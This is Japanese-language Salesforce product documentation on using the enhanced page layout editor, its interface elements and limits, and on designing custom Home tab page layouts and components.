高度なページレイアウトエディタには、画面上部のパレットと画面下部のページレイアウトの 2 つの部分があります。パレットには、項目、アクション、ボタン、リンク、関連リストなど、ページレイアウトに追加可能なユーザインターフェース要素が揃っています。

高度なページレイアウトエディタを使用すると、次の操作を実行できます。

- 複数の要素を個別に選択するには、Ctrl キーを押しながらクリックします。複数の要素をグループとして選択するには、Shift キーを押しながらクリックします。
- ページレイアウトの要素のプロパティを変更するには、要素をダブルクリックするか、要素の横にあるレンチアイコン( )をクリックします。パレットで要素のプロパティを変更することはできません。
- 項目を参照のみまたは必須にするには、ページレイアウトで項目をダブルクリックして、適切なチェックボックスをオンにします。
- 複数のページレイアウトがあるオブジェクトの他のレイアウトにアクセスするには、ページ上部のページレイアウト名をクリックして、参照する別のレイアウトを選択します。
- ページレイアウトの名前を変更し、可能であれば個人タグおよび公開タグを追加して、ページレイアウト上に標準オブジェクトのチェックボックスを表示するには、[レイアウトのプロパティ]をクリックします。

  メモ: Salesforce Professional Edition を使用している場合は、ページレイアウトの名前は変更できません。

- Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、プロファイルを選択することで、そのプロファイルのユーザに対してページがどのように表示されるかをプレビューできます。ほとんどの関連リストの列は、プレビューではデータが表示されません。
- フィードベースのページレイアウトを使用する場合、[フィードビュー]をクリックして、ユーザがレコードのフィードで作業しているときに表示されるツールおよびコンポーネントをカスタマイズします。
- レコード詳細ページに表示する項目およびその表示順を選択するには、[複数行レイアウトの編集]をクリックします。
- ミニページレイアウトでは、オブジェクトの詳細ページ、エージェントコンソール、または Salesforce Classic のサイドバーの [最近使ったデータ] セクションで項目にマウスポインタを置いたときに表示される詳細のフロート表示を定義します。ミニページレイアウトで項目をカスタマイズするには、パレットの上部にある [ミニページレイアウト] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

- ページレイアウトのカスタマイズが終了したら、保存します。保存せずにページレイアウトを離れて移動すると、変更内容が失われます。

関連トピック:

高度なページレイアウトエディタの使用に関するガイドライン
関連リストのカスタマイズ
フィードベースのレイアウトの概要
ページレイアウト

高度なページレイアウトエディタのユーザインターフェース要素

以下に、高度なページレイアウトエディタのユーザインターフェース要素と、ページレイアウトでの要素の使用方法について説明します。要素を追加するには、要素をパレットからレイアウトにドラッグします。有効なドロップ場所は緑色で表示されます。要素を削除するには、要素をレイアウトからドラッグしてパレットに戻します。

ヒント: ページレイアウトを編集する前に、適切なボタン、カスタムリンク、項目、カスタムSコントロール、およびVisualforceページを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

アクション

モバイルスマートアクションは、ページレイアウトエディタに単一のアクション要素として表示されます。ただし、これらのアクションは、Salesforce1のアクションバーおよびアクションメニューには個々の作成アクションとして表示されます。ユーザはこれらの個々のアクションを使用して、アクションバーから直接レコードを作成できます。モバイルスマートアクションのセットに含まれる作成アクションは、ページレイアウトのオブジェクトによって異なります。

メモ: アクションを削除すると、そのアクションが割り当てられているすべてのレイアウトからアクションが削除されます。

Wave Analytics アセット

Wave Analytics ダッシュボードは、ページレイアウトの任意のセクション ([モバイルカード] を除く) に追加および移動できます。

Wave Analytics ダッシュボード要素については、項目の対応付けを使用して、ダッシュボードのデータ項目をオブジェクトの項目に対応付け、参照しているレコードに関連のあるデータのみがダッシュボードに表示されるようにします。複数のデータセットの項目を指定できます。各データセットは、データセットの編集ページに表示されているシステム名で識別します。データ項目は行で識別し、値については Salesforce オブジェクトの項目名または特定の値のいずれかを指定します。JSON の項目対応付けは、次の形式に従います。

```
{
    "dataset1_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    },
```

```
    "dataset2_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    }
}
```

たとえば、ダッシュボードに「サービス」という名前のデータセットのデータが表示され、取引先と業種のディメンションがある場合、項目対応付けは次のように定義されます。

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

空白スペース
ページレイアウト上の任意のセクション([モバイルカード]を除く)に空白スペースを追加したり移動したりできます。空白スペースを使用して、ページ上で垂直方向に位置を揃えたり要素を区別したりします。

メモ: 従来のページレイアウトエディタに高度なページレイアウトエディタで作成したページレイアウトを表示すると、従来のページレイアウトエディタに追加した空白スペースが表示されます。従来のページレイアウトエディタでは空白スペースを移動や追加できませんが、右側のボックスにドラッグすれば削除できます。

Lightning Experience では、空白スペースはサポートされていません。

ボタン
表示する標準ボタンおよびカスタムボタンとその表示順序を指定できます。標準ボタンの順序は変更できません。

標準ボタンとカスタムボタンは、Salesforce1 および Lightning Experience ではアクションとして使用できます。

キャンバスアプリケーション
パレットに[キャンバスアプリケーション]カテゴリを表示するには、Salesforce でキャンバスアプリケーションを作成するときにキャンバスアプリケーションの場所を Visualforce ページに設定します。

- [モバイルカード]セクション以外のセクションにキャンバスアプリケーションを追加した場合、キャンバスアプリケーションは Salesforce フルサイトのページレイアウトまたは Salesforce1 のレコード詳細ページに表示されます。
- キャンバスアプリケーションを[モバイルカード]セクションに追加した場合、キャンバスアプリケーションは Salesforce1 のレコードの関連情報ページにカードとして表示されます。

コンポーネント
コンポーネントをページレイアウトの[モバイルカード]セクションに追加すると、Salesforce1 のレコードの関連情報ページにカードとして表示されます。コンポーネントは、ページレイアウトの[モバイルカード]セクションでのみサポートされ、Salesforce1 にのみ表示されます。

Spring '14 より後に作成された組織では、Twitter コンポーネントをサポートするオブジェクトで、ページレイアウトの[モバイルカード]セクションにこのコンポーネントがデフォルトで追加されます。

メモ: Twitter コンポーネントをページレイアウトに追加するには、[ソーシャル取引先と取引先責任者]を組織で有効にしておく必要があります。

Lightning Experience で取引先、取引先責任者、およびリードレコードページに表示される Twitter カードは、ページレイアウトエディタのモバイルカードで使用できる Twitter コンポーネントとは異なります。Lightning Experience の Twitter カードは Lightning コンポーネントです。ソーシャル取引先と取引先責任者を表示するには、有効にする必要があります。

拡張ルックアップ

高度なページレイアウトエディタの拡張ルックアップのカテゴリには参照関係を持つ項目が含まれます。これらの項目では、レイアウトの [モバイルカード] セクションに追加されると、Salesforce1 のレコードの関連情報ページ上の関連ルックアップカードとして表示されます。ページレイアウトには、最大 20 個の拡張ルックアップを含めることができます。

[拡張ルックアップ] カテゴリには、コンパクトレイアウトをサポートするオブジェクトへの参照関係を持つ項目のみが含まれます。

Lightning Experience では、拡張ルックアップはサポートされていません。

項目

1 つの項目に、次のアイコンが 1 つ以上表示されることがあります。

- -項目にはレコードを保存するための値が必要ですが、ページレイアウト上にある必要はありません。
- - 管理者が項目を必須と設定したか Salesforce がその項目を自動的に必須としているため、項目はページレイアウト上に置く必要があります。このような項目は削除できませんが、他の位置に移動することはできます。
- - 項目は制御項目です。
- - 項目は連動項目です。
- - 項目は参照のみです。

必須項目および参照のみの項目を設定するには、1つ以上の項目を選択してから、選択した項目のいずれかのレンチアイコン ( ) をクリックします。

- 標準項目の項目属性には、変更できないものがあります。カスタム項目は、必須項目以外であれば変更できます。
- 参照のみに設定された項目は、システム管理者および「参照のみ項目の編集」権限を持つユーザであれば必要に応じて編集できます。
- 選択リスト項目を参照のみに設定すると、すべての新規レコードにその選択リストのデフォルト値が入力されます。
- 自動採番の項目は、常に参照のみになります。
- 商談の［確度］項目を参照のみに設定した場合でも、ユーザが商談の［フェーズ］値を変更すると、［確度］値が更新されます。

項目を操作する場合、次の点に注意してください。

- Personal Edition、Contact Manager Edition、および Group Edition では、ページレイアウトにより、関連リスト、リストビュー、レポート、Connect Offline、メールおよび差し込み印刷テンプレート、カスタムリンク、およびデータの同期でアクセスできる項目を管理します。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、項目レベルセキュリティでこのアクセスを管理します。項目レベルセキュリティがページレイアウト設定よりも厳しい場合は、項目レベルセキュリティの設定によって、ページレイアウトで設定した項目プロパティが上書きされます。

- ユーザは、参照および編集アクセス権がある場合にのみ、項目に値をインポートできます。項目のアクセス権は、ユーザ権限、ページレイアウトの割り当て、および項目レベルセキュリティ設定によって決まります。

関連リスト

ページレイアウトには、最大 100 個の関連リストを含めることができます。関連リストは、ページレイアウトの下部に配置できます。ページレイアウト上の関連リスト移動するには、関連リストの上にあるハンドルをドラッグします。

関連リストをカスタマイズするには、関連リストハンドルをダブルクリックするか、ハンドル内のレンチアイコン ( ) をクリックします。関連リストのプロパティを使用して、次の操作を実行できます。

- 関連リストの列として表示する項目、表示する順序、関連リスト内のレコードのソート順を指定する。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition では、列情報を同じオブジェクト種別の他のページレイアウトに適用することも選択できます。
- 関連リストに表示する標準ボタンおよびカスタムボタンを指定する。

ページレイアウト上で関連リストを使用する場合は、次のことに注意してください。

- [すべて表示] ボタンは、関連リストの最大 2,000 項目にのみ表示されます。
- 一部の関連リストは、データにリンクされ、データを保存していないため、カスタマイズできません。Salesforce は、ページレイアウト上でカスタマイズできない関連リストに印を付けます。
- 関連リストは [ユーザ] オブジェクトのページレイアウトには追加できません。
- また、組織の関連リストのフロート表示リンクを有効化して、レコードの詳細ページのページ上部に各関連リストへのリンクを表示できます。ユーザが関連リストのフロート表示リンク上にマウスを置くと、対応する関連リストが対話型フロート表示として示され、ユーザが関連リストのアイテムを簡単に表示および管理できます。関連リストのフロート表示リンクをクリックすると、ページをスクロールダウンしなくても関連リストの下方の内容を表示できます。
- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、個々のユーザがそれぞれの個人使用のためにどの関連リストを表示するかをカスタマイズできます。システム管理者は、ユーザのディスプレイがすでにカスタマイズされている場合でも、ユーザカスタマイズを上書きし、ページレイアウトの関連リスト設定をすべてのユーザに適用できます。ユーザの関連リストカスタマイズを上書きするには、関連リストを移動または追加してページレイアウトを保存するときに表示される、[ユーザのカスタマイズされた関連リストを上書き] ポップアップウィンドウで [はい] をクリックします。
- 関連リストが、Salesforce1 でレコードの関連情報ページに表示されます。

カスタムSコントロール

ページレイアウトには、最大 20 個の Sコントロールを含めることができます。

Sコントロールのプロパティを変更するには、Sコントロールをダブルクリックするか、レンチアイコン ( ) をクリックして次の属性を設定します。

- ［幅］に横のサイズをピクセル数またはパーセントで指定します。
- ［高さ］に縦のサイズをピクセル数で指定します。
- ［スクロールバーを表示］には、Sコントロールを表示する iFrame にスクロールバーを必要に応じて付加するかどうかを指定します。

- [ラベルを表示] には、ページレイアウトにカスタムSコントロールの [表示ラベル] を含めるかどうかを指定します。Sコントロールを広い領域に表示したい場合は、表示ラベルを非表示にします。

Lightning Experience では、Sコントロールはサポートされていません。

セクション

ページレイアウト上の関連リストの上であれば、どこにでもセクションを追加したり移動したりできます。追加するセクションには、項目、Sコントロール、および空白スペースを含めることができます。また、各ページレイアウトは、カスタムリンクおよび空白スペースのみを含めることのできるデフォルトセクションがあります。カスタムリンクセクションの位置は変更できますが、ページから削除することはできません。

パレットで [項目] カテゴリまたは [カスタムSコントロール] カテゴリを選択すると、[セクション] ユーザインターフェース要素はパレット内の第 2 のオプションです。

セクションの属性を変更するには、セクションをダブルクリックするか、関連付けられているレンチアイコン ( ) をクリックします。次の操作が可能です。

- セクションの名前を入力します。標準ページのセクションには、名前を変更できないものがあります。
- セクションの列が 1 列か 2 列かを指定します。
- そのセクションで、ユーザがタブで移動できる項目の順番を指定します。
- 詳細ページおよび編集ページにセクションヘッダーを表示するかどうかを指定します。

タグ

組織でタグを有効にしている場合は、[レイアウトのプロパティ] をクリックし、チェックボックスを使用して個人タグおよび公開タグをページレイアウトのヘッダーセクションに含めるかどうかを示します。個人タグおよび公開タグのどちらもヘッダーセクションに含まれていない場合は、レコードにタグを付けることができません。また、ヘッダー内の個人タグおよび公開タグの位置は変更できません。

Lightning Experience では、タグはサポートされていません。

Visualforce ページ

Visualforce ページは、カスタムリンクと関連リスト用に予約されているセクションを除き、ページレイアウト上のすべてのセクションに追加できます。ページレイアウトには、最大20個のVisualforceページを含めることができます。

ページレイアウトを作成しようとしているオブジェクトに対してVisualforceページ上に標準制御項目が設定されている場合に限り、Visualforce ページをページレイアウトに追加できます。オブジェクトに対して標準制御項目が設定されている Visualforce ページがない場合、[Visualforce ページ] カテゴリはパレットに表示されません。

[Salesforce モバイルアプリケーションおよび Lightning ページでの使用が可能] チェックボックスがオンになっている Visualforce ページのみが Salesforce1 に表示されます。

モバイル対応のVisualforceページでは、パレットにモバイル非対応のページとは若干異なる色の要素が表示されます。パレットでVisualforceページ要素にマウスを置くと、Visualforceページがモバイル対応であるかどうかが表示されます。

関連トピック:

高度なページレイアウトエディタの使用に関するガイドライン

高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ

高度なページレイアウトエディタの使用に関するガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

- ページレイアウト上にすでに置かれている要素は、パレットにも表示されていますが無効になっています。パレット上で無効になっている要素をクリックすると、Salesforce では、ページレイアウト上のその要素が強調表示されます。
- ページレイアウトから項目を削除しても、オブジェクトのコンパクトレイアウトからは削除されません。2 つのレイアウトタイプは独立しています。
- 従来のページレイアウトエディタが有効になっている場合、ユーザはページレイアウト名をクリックすることでページレイアウトの詳細ページにアクセスできます。高度なページレイアウトエディタには詳細ページはありません。すべての詳細ページの機能は、拡張エディタで常に使用可能です。Salesforce では、「設定・定義を参照する」権限のあるユーザに対して、高度なページレイアウトエディタの参照のみのバージョンが表示されます。

  メモ: ページレイアウトの参照のみの表示では、詳細のフロート表示に項目の種別と数値の桁数は表示されません。

- [カスタムリンク]、[カスタムSコントロール]、および [Visualforce ページ] カテゴリは、ページレイアウトを定義しているオブジェクトにそれらのタイプの要素を定義した場合、パレット内にのみ表示されます。オブジェクトのカスタムリンクを作成する場合は、そのオブジェクトのページレイアウトにある [カスタムリンク] セクションに追加します。英語以外の Salesforce 組織では、テリトリーオブジェクトおよびテリトリーモデルオブジェクトの「カスタムリンク」セクションタイトルが英語から自動的に翻訳されませんが、セクションタイトルは編集できます。
- [キャンバスアプリケーション] カテゴリは、Visualforce ページの場所で 1 つ以上のキャンバスアプリケーションを定義した場合にのみパレットに表示されます。
- [コンポーネント] カテゴリは、ページレイアウトを定義するオブジェクトで、使用可能なコンポーネントがサポートされている場合にのみパレットに表示されます。たとえば、Twitter コンポーネントは、取引先、取引先責任者、およびリードのページレイアウトでのみサポートされます。
- 次の表は、そのオブジェクトのページレイアウトに特有のチェックボックスがある標準オブジェクトの一覧です。Salesforce でチェックボックスが表示される方法を設定するには、ページレイアウトのカスタマイズ中に [レイアウトのプロパティ] をクリックします。ユーザが編集ページにアクセスするときに Salesforce により自動的にオプションが選択されるようにする場合は、チェックボックスに関連付けられている [デフォルトで選択] チェックボックスを使用します。

オブジェクト	チェックボックス
取引先	[保存時にこの取引先をテリトリールールに照らして評価します] チェックボックス — 取引先編集ページに [保存時にこの取引先をテリトリールールに照らして評価します] チェックボックスを表示します。 テリトリー割り当てルールは、[デフォルトで選択] チェックボックスがオンのときに自動的に実行されます。 [編集ページを表示] と [デフォルトで選択] が両方ともオンの場合、ユーザは取引先編集ページで [保存時にこの取引先をテリトリールールに照ら

	して評価する] チェックボックスをオフにでき、テリトリー割り当てルールは実行されません。
ケース	- [ケース割り当て] チェックボックス — ケース編集ページで [有効な割り当てルールによりケースを割り当てる] チェックボックスを表示します。 ケース割り当てルールは、[デフォルトで選択] チェックボックスがオンのときに自動的に実行されます。 [編集ページを表示] と [デフォルトで選択] が両方ともオンの場合、割り当てチェックボックスがデフォルトでオンになりますが、ユーザがオフにして割り当てルールを上書きできます。 - [メール通知] チェックボックス — ケース編集ページで [メールで取引先責任者に通知する] チェックボックスを表示します。
ケースクローズ	- ソリューション情報セクション — ケースクローズ編集ページで [ソリューション情報] セクションを表示します。 - 取引先責任者に通知 — ケースクローズ編集ページで [取引先責任者に通知] チェックボックスを表示します。
リード	[リード割り当て] チェックボックス — リード編集ページで [有効な割り当てルールによりリードを割り当てる] チェックボックスを表示します。 リード割り当てルールは、[デフォルトで選択] チェックボックスがオンのときに自動的に実行されます。 [編集ページを表示] と [デフォルトで選択] が両方ともオンの場合、割り当てチェックボックスがデフォルトでオンになりますが、ユーザがオフにして割り当てルールを上書きできます。
個人取引先	[保存時にこの取引先をテリトリールールに照らして評価します] チェックボックス — 個人取引先編集ページに [保存時にこの取引先をテリトリールールに照らして評価します] チェックボックスを表示します。 テリトリー割り当てルールは、[デフォルトで選択] チェックボックスがオンのときに自動的に実行されます。 [編集ページを表示] と [デフォルトで選択] が両方ともオンの場合、ユーザは取引先編集ページで [保存時にこの取引先をテリトリールールに照らして評価する] チェックボックスをオフにでき、テリトリー割り当てルールは実行されません。

ToDo	［メール通知］ チェックボックス — ToDo 編集ページで ［メールで通知する］ チェックボックスを表示します。 メモ: チェックボックスの状態は、ユーザ個人のデフォルト設定が、組織の設定より優先されます。

関連トピック:

高度なページレイアウトエディタのユーザインターフェース要素
高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ

ページレイアウトのヒント

ページレイアウトを整理し、使いやすくするためのいくつかのヒントを次に示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ページレイアウトを使用可能なエディション: すべてのエディション

ページレイアウトの作成および削除に使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 項目レベルセキュリティを使用して、項目に対するユーザのアクセスを制限したうえで、ページレイアウトを使用して、タブ内に詳細ページと編集ページをまとめます。これにより、維持管理するページレイアウトの数を減らすことができます。項目レベルセキュリティをページレイアウトの制限よりも厳しく設定した場合、項目レベルセキュリティの設定によって、「アクセス可」および「参照のみ」の設定が上書きされます。
- 不要な項目を削除する。
- 必須項目数は最小限にする。
- 類似項目をセクションでグループ化する。
- 各セクションで TAB キーの正しい順序について検討する。
- 参照モードと編集モードのレイアウトを確認する。
- カスタム項目にヘルプおよび説明テキストを追加する。このテキストを使用して、項目で検索するデータの内容をユーザに説明します。
- レコードタイプを使用して異なるレコードに一意のレイアウトを指定する (Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition および Developer Edition)。
- 全体的な順序の調整、レコードの並び替え、関連する列とボタンの表示を行って、関連リストを最適化する。
- Salesforce1 でユーザプロファイルレイアウトをカスタマイズする場合は、[ユーザプロファイルページレイアウト] セクションで新しいレイアウトを作成するか、既存のレイアウトを編集します。
- 連動ルックアップがページレイアウトで制御項目の上にある場合、そのルックアップ検索条件を省略可能にするか、ページレイアウトを再設計します。ページレイアウト上で必須連動ルックアップがその制御項目の上にあると、いつもページの上からデータの入力を開始するユーザが困惑する可能性があります。
- バックグラウンドプロセスを定期的に実行して、削除済みのカスタム項目に関連付けられたメタデータをクリーンアップします。このプロセスは、ページレイアウト、レコードタイプ、およびカスタムオブジェクトの ［最終更新日］ と ［最終更新者］ 項目に影響します。

- Salesforce は、作成するページレイアウトの数を 200 以内に抑えることをお勧めします。制限はありませんが、200 個を超えるページレイアウトの管理は困難になる可能性があります。

ページレイアウトに関する考慮事項

高度なページレイアウトエディタでページレイアウトを操作する場合は、次の点を考慮します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ページレイアウトを使用可能なエディション: すべてのエディション

ページレイアウトの作成および削除に使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ページレイアウト

- Salesforce Professional Edition を使用している場合は、ページレイアウトの名前は変更できません。
- ページレイアウトには、最大 20 個の S コントロール、最大 20 個の Visualforce ページ、最大 20 個の高度なルックアップ、最大 100 個の関連リストをドラッグできます。項目およびカスタムリンクには制限はありません。ページレイアウトごとに Wave Analytics ダッシュボードを 1 つ追加できます。

  メモ: Visualforce ページは、ページレイアウトに一度しか配置できません。

- ユーザオブジェクトのページレイアウトには、カスタム項目、カスタムリンク、S コントロール、および Visualforce ページのみが含まれます。タギング、関連リスト、カスタムボタン、および標準項目は、ユーザオブジェクトのページレイアウトには含まれません。また、項目レベルセキュリティは、ユーザオブジェクトのカスタム項目でのみ使用できます。ユーザプロファイルページには、ユーザページレイアウトのアクションに関係なく、Chatter 標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、[感謝]) のみが表示されます。
- 管理アプリケーションからインストールされたページレイアウトを操作するとき、編集できるのは特定の属性のみです。コンポーネントの追加など、管理ページレイアウトに加えた変更によっては、ページレイアウトの編集時は機能しても、レコード詳細ページに反映されない場合があります。
- Chatter グループレイアウトの変更は、Salesforce1 アプリケーションにのみ影響します。グループパブリッシャー (アクションおよびレイアウト) への変更は、Salesforce フルサイトと Salesforce1 アプリケーションの両方に反映されます。

ミニページレイアウト

- セルフサービスポータルのケースクローズ時のレイアウト、ケース登録ページのレイアウト、ケース参照ページのレイアウトには [ミニコンソールビュー] を選択できません。商談チームページレイアウトには [ミニコンソールビュー] を選択できません。
- ページレイアウトの項目プロパティが、ミニページレイアウトでの項目プロパティを決定します。たとえば、ページレイアウトで「参照のみ」に設定されている項目は、ミニページレイアウトでも「参照のみ」となります。ミニページレイアウトでの項目の項目プロパティを変更するには、ページレイアウトでの項目の項目プロパティを変更する必要があります。
- セルフサービスポータルのケースクローズ時のレイアウト、ケース登録ページのレイアウト、ケース参照ページのレイアウトにはミニページレイアウトを定義できません。商談チームページレイアウトにはミニページレイアウトを定義できません。

- ユーザオブジェクトのミニページレイアウトを定義できるようになります。ただし、標準項目や関連リストは追加できません。また、カスタマイズされたミニページレイアウトは、エージェントコンソールに表示されません。
- オブジェクトの [編集] ボタンと [参照] ボタンの上書きは、ミニページレイアウトの [編集] ボタンと [参照] ボタンに影響しません。
- ページレイアウトで［常に表示］または［常にレイアウトに表示］とマークされた項目は自動的にミニページレイアウトに表示され、ページレイアウトから削除されるまで削除できません。

[ホーム] タブのページレイアウトのカスタマイズ

[ホーム]タブにサイドバーリンク、会社のロゴ、ダッシュボードのスナップショット、作成したカスタムコンポーネントなどのコンポーネントを含めるようにカスタマイズできます。ダッシュボードのスナップショットとは、ダッシュボードのコンポーネントの先頭行を切り抜いたものです。他のタブと同様、ユーザのプロファイルに応じて、さまざまなホームページレイアウトを割り当てることができます。

ユーザは、コンポーネントをサイドバーまたはメインパネルに追加できます。また、カスタムサイドバーのコンポーネントを[ホーム]タブにのみ表示するか、すべての Salesforce ページに表示するかを決めることもできます。

ホームページのページレイアウトのカスタマイズを開始するには、次を参照してください。

- カスタムホームページコンポーネントの作成 (ページ 4972)
- ホームページのページレイアウトの設計 (ページ 4974)
- プロファイルへの [ホーム] タブのページレイアウトの割り当て (ページ 4976)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

ホームページのページレイアウトを表示する
- 「アプリケーションのカスタマイズ」

ホームページのレイアウトを作成または変更する
- 「アプリケーションのカスタマイズ」

カスタムホームページコンポーネントの作成

カスタムコンポーネントを使用して、ユーザ向けの Salesforce Classic ホームページを設定できます。HTML、画像、リンクなどを追加してユーザの生産性を高めることができます。

作業を開始する前に

- カスタムリンクコンポーネントを作成する場合は、最初にホームタブのカスタムリンクを定義します。「カスタムボタンとカスタムリンク」(ページ 6017)を参照してください。
- 画像コンポーネントを作成する場合は、最初に画像を［ドキュメント］タブにアップロードします。
- Visualforce エリアコンポーネントを作成する場合は、最初に Visualforce ページを作成します。

1. [設定]から、［クイック検索］ボックスに「ホームページのコンポーネント」と入力し、[ホームページのコンポーネント] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

ホームページのレイアウトを作成または変更する
- 「アプリケーションのカスタマイズ」

2. [新規] をクリックします。
3. コンポーネントの名前を入力します。カスタムリンクの場合、この名前は [ホーム] タブのサイドバー内にセクションヘッダーとして表示されます。
4. コンポーネントの種類を選択します。
5. [次へ] をクリックし、次の 1 つ以上の手順を実行します。
   - リンクの場合は、適切なカスタムリンクを選択してから、[追加] をクリックします。
   - 画像の場合は、[画像の挿入] をクリックし、ドキュメントフォルダを選択して、その画像ファイルを選択します。画像ファイルは公開フォルダに置かれていることが必要です。また、画像をユーザに表示するには、ドキュメントのプロパティで［外部参照可］が有効になっている必要があります。

     ヒント: パフォーマンスを最適化するため、画像サイズは 20 KB 未満にしてください。

   - HTML エリアコンポーネントの場合は、表示場所として広い列か狭い列のいずれかを選択し、コンテンツを下のボックスに入力します。

     メモ: HTML エリアホームページコンポーネントでは、JavaScript、CSS、iframe、その他の高度なマークアップはサポートされません。JavaScript やその他の高度な HTML 要素をホームページコンポーネントで使用するには、代わりに Visualforce エリアコンポーネントを使用することをお勧めします。

   - Visualforceエリアコンポーネントの場合は、表示場所として広い列か狭い列のいずれかを選択し、Visualforce ページを選択し、ページに高さを割り当てます。
6. [保存] をクリックします。

ホームページコンポーネントを作成したら、ホームページレイアウトに追加する必要があります。「ホームページのページレイアウトの設計」 (ページ 4974)を参照してください。

メモ: 狭い列のコンポーネントは、サイドバーに表示されます。Salesforce の他のページのサイドバーには、ユーザインターフェース設定で指定されているか、「全ページにカスタムサイドバーを表示」権限が割り当てられている場合にのみ表示されます。

関連トピック:

Visualforce エリアホームページコンポーネント
ホームページのコンポーネントのヒントと考慮事項

Visualforce エリアホームページコンポーネント

ホームページに動的なコンテンツを追加するには、Visualforce エリアホームページコンポーネントを使用します。たとえば、パートナーアプリケーションのコンテンツの表示、レポートおよびダッシュボード REST API によるグラフの表示、ホームページへのキャンバスアプリケーションの追加を行うことができます。

コンポーネント用に選択した Visualforce ページでは、標準コントローラまたはカスタムコントローラを使用できます。Visualforce ページに JavaScript を挿入できますが、コンポーネントはホームページレイアウトの iframe に表示されるため、JavaScript はコンポーネントを含むページと連動できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

使用サンプル

Visualforce エリアホームページコンポーネントがサイドバーに表示される場合、Visualforce マークアップで `$CurrentPage` グローバル変数を使用することで、コンポーネントが表示されるページのレコード ID と最上位 URL を動的に取得できます。

`$CurrentPage` を使用すると、`parameters` 属性を指定してページのクエリ文字列パラメータにアクセスし、その後、個別の各パラメータにアクセスできます。

```
$CurrentPage.parameters.parameter_name
```

レコード ID のパラメータは `id`、最上位ページ URL のパラメータは `sfdcIFrameOrigin` です。詳細は、『*Visualforce 開発者ガイド*』の「クエリ文字列パラメータの取得」を参照してください。

ホームページのページレイアウトの設計

[ホーム] タブに表示するコンポーネントを作成したら、ホームページのページレイアウトを設計します。組織およびユーザに固有のニーズに基づいて、レイアウトを設計できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

ホームページのページレイアウトを表示する
- 「設定・定義を参照する」

ホームページのレイアウトを作成または変更する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*ホームページのページレイアウト*」と入力し、[ホームページのページレイアウト] を選択します。
2. 既存のレイアウトをクリックして編集するか、レイアウトを作成します。または、コピーするレイアウトを選択し、[コピー] をクリックします。
3. レイアウトを作成する場合は、名前を付けて [保存] をクリックします。
4. レイアウトに表示するコンポーネントを選択します。
   - [記事の検索] コンポーネントを追加するには、[記事の検索] を選択します。このコンポーネントは、Salesforce ナレッジユーザのみが使用できます。
   - カスタマーポータルコンポーネントを追加するには、[カスタマーポータルへようこそ] を選択します。私のプロファイルサイト Visualforce ページが有効になっている場合、このコンポーネントは個人用のお知らせメッセージおよびポータルユーザのプロファイルへのリンクを含みます。[私のプロファイル] ページは、Force.com サイトまたは Force.com サイトからカスタマーポータルのいずれかにログインしたユーザを有効化し、そのユーザの取引先責任者情報を更新します。このページに変更を行った場合、対応するポータルユーザと取引先責任者レコードが更新されます。
   - ユーザが一時停止したフローインタビューの再開をユーザに許可するには、[一時停止中のフローインタビュー] を選択します。このコンポーネントには、ユーザが一時停止したフローインタビューのみが表示されます。
5. [次へ] をクリックします。
6. 幅の狭いコンポーネントおよび広いコンポーネントの表示順序をカスタマイズします。コンポーネントを選択し、矢印ボタンを使用して移動します。

7. [保存] をクリックします

関連トピック:

プロファイルへの [ホーム] タブのページレイアウトの割り当て

[ホーム] タブのページレイアウトのカスタマイズ

ホームページのコンポーネントのヒントと考慮事項

Salesforce Classic の [ホーム] タブに表示するカスタムコンポーネントの作成時には次の考慮事項に留意します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

- [編集] リンクのない標準コンポーネントは参照のみです。
- 狭い列に選択したコンポーネントは、サイドバーに表示されます。ユーザインターフェース設定で指定しない限り、これらのコンポーネントは Salesforce の他のページのサイドバーには表示されません。すべてのページのサイドバーコンポーネントを特定のユーザに対してのみ表示する場合は、「すべてのページにカスタムサイドバーを表示」権限を対象ユーザに付与します。
- 標準のお知らせコンポーネントを編集する場合は、ユーザに表示するテキストを入力します。メッセージに HTML コードを入力する場合は、必ず自己完結型の適格な HTML を指定します。

  メモ: 標準メッセージおよびアラートホームページコンポーネントでは、JavaScript、CSS、iframe、その他の高度なマークアップはサポートされません。

- 標準のカスタムリンクホームページのコンポーネントを編集する場合は、ユーザに表示するリンクテキストを［ブックマーク］項目に入力します。［URL］項目で、「`http://www.yahoo.com`」などの完全な Web サイトアドレスを入力します。Salesforce ページにリンクするには、「`salesforce.com`」の後に「`/00Ox0000000esq4`」などの URL の一部を入力します。これらのリンクは、ポップアップウィンドウではなく、常に Salesforce のメインウィンドウで開きます。
